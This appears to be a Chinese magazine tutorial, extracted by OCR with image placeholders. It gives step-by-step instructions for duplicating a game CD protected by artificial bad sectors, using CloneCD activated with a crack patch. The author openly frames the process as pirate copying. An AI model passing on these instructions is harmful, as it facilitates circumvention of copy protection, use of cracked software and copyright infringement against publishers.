


图1

三、解决过程

从理论上分析，像这种人工坏道“防盗圈”的工作原理非常简单，无非是人为地做了个记号而已。想要从根本上破解的话需要分析程序中指令的调用，这些东西在黑客X档案上介绍过不少，可惜我却没研究透。剩下的解决方法就是将光盘上的数据真实的以1：1的形式来原样复制，也就是将“坏道”也当作“伪数据”如法炮制拷贝下来，而我这次所推荐使用的小工具就是有“克隆羊”之称的CloneCD，安装程序和破解补丁加起来才2.96M。解压缩后先安装，然后将补丁复制到安装文件夹中（比如“D:\Program Files\SlySoft\CloneCD”），运行并Patch一下就OK了。

下面就随我一步步进行“防盗圈”正版光盘的盗拷吧。

1.首次运行CloneCD，必须先在Language语言栏内选择语言，当然是“SIMP.Chinese”简体中文了。CloneCD的界面非常简洁，只有三个菜单和四个工具按钮。而我们这次所要使用的也只有前面的两个工具按钮：“读入到映像文件”和“从映像文件写入”。单击第一个带眼镜的“读入到映像文件”按钮（图2），会弹出“将光盘写成映像文件”窗口，CloneCD自动识别出当前电脑上安装的光驱。我们需要在下面的五个图标中选择最后一个“Protected PC Game”即“加密游戏盘”（图3），再单击“下一步”。




图2

2.接着设置一下所要生成的映像文件路径及名称，CloneCD默认的生成文件扩展名是.ccd（图4），然后单击“确定”按钮。这时，CloneCD就开始从光盘上读取数据进行映像文件的生成工作了。一般前面90%以上的数据都是完全正常的，速度也很快，三四分钟就可以搞定。但真正关键的是最后这些“防盗圈”数据，CloneCD会根据电脑的配置情况来调节读取速度，一般是每秒7K左右，大约每分钟可以处理50个左右扇区的信息（图5）。




图 3




图 4




图 5

3. 这最后的百分之几可是一个比较漫长的等待过程，大约需要一个多小时，此时的CloneCD就开始不停地“扫描坏扇区”、“刻录伪扇区”……一直将大约14449个扇区全部拷贝完成。

最后终于听到一阵激动人心的小乐曲，告诉我们读取操作完成（图6），也就是成功建立了映像文件！到设定的路径下查看一下，CloneCD一共生成了三个文件：.CCD、.IMG和.SUB，其中765多M的映像文件就是我们所获取的目标文件了（图7）。




图 6

4. 接下来的工作就容易多了，单击第二个“从映像文件写入”按钮，在弹出的“将映像文件刻录成光盘”窗口中找到刚才生成的映像文件（.ccd），单击“下一步”按钮（图8）。

5. 接着选择刻录机的速度，建议不要太高，一般16倍速的话五分钟左右就能刻完，过高的速度很容易造成“飞盘”而欲速则不达。这时仍然要选择“Protected PC Game”项（图9），单击“确定”按钮。




图 7




图 8

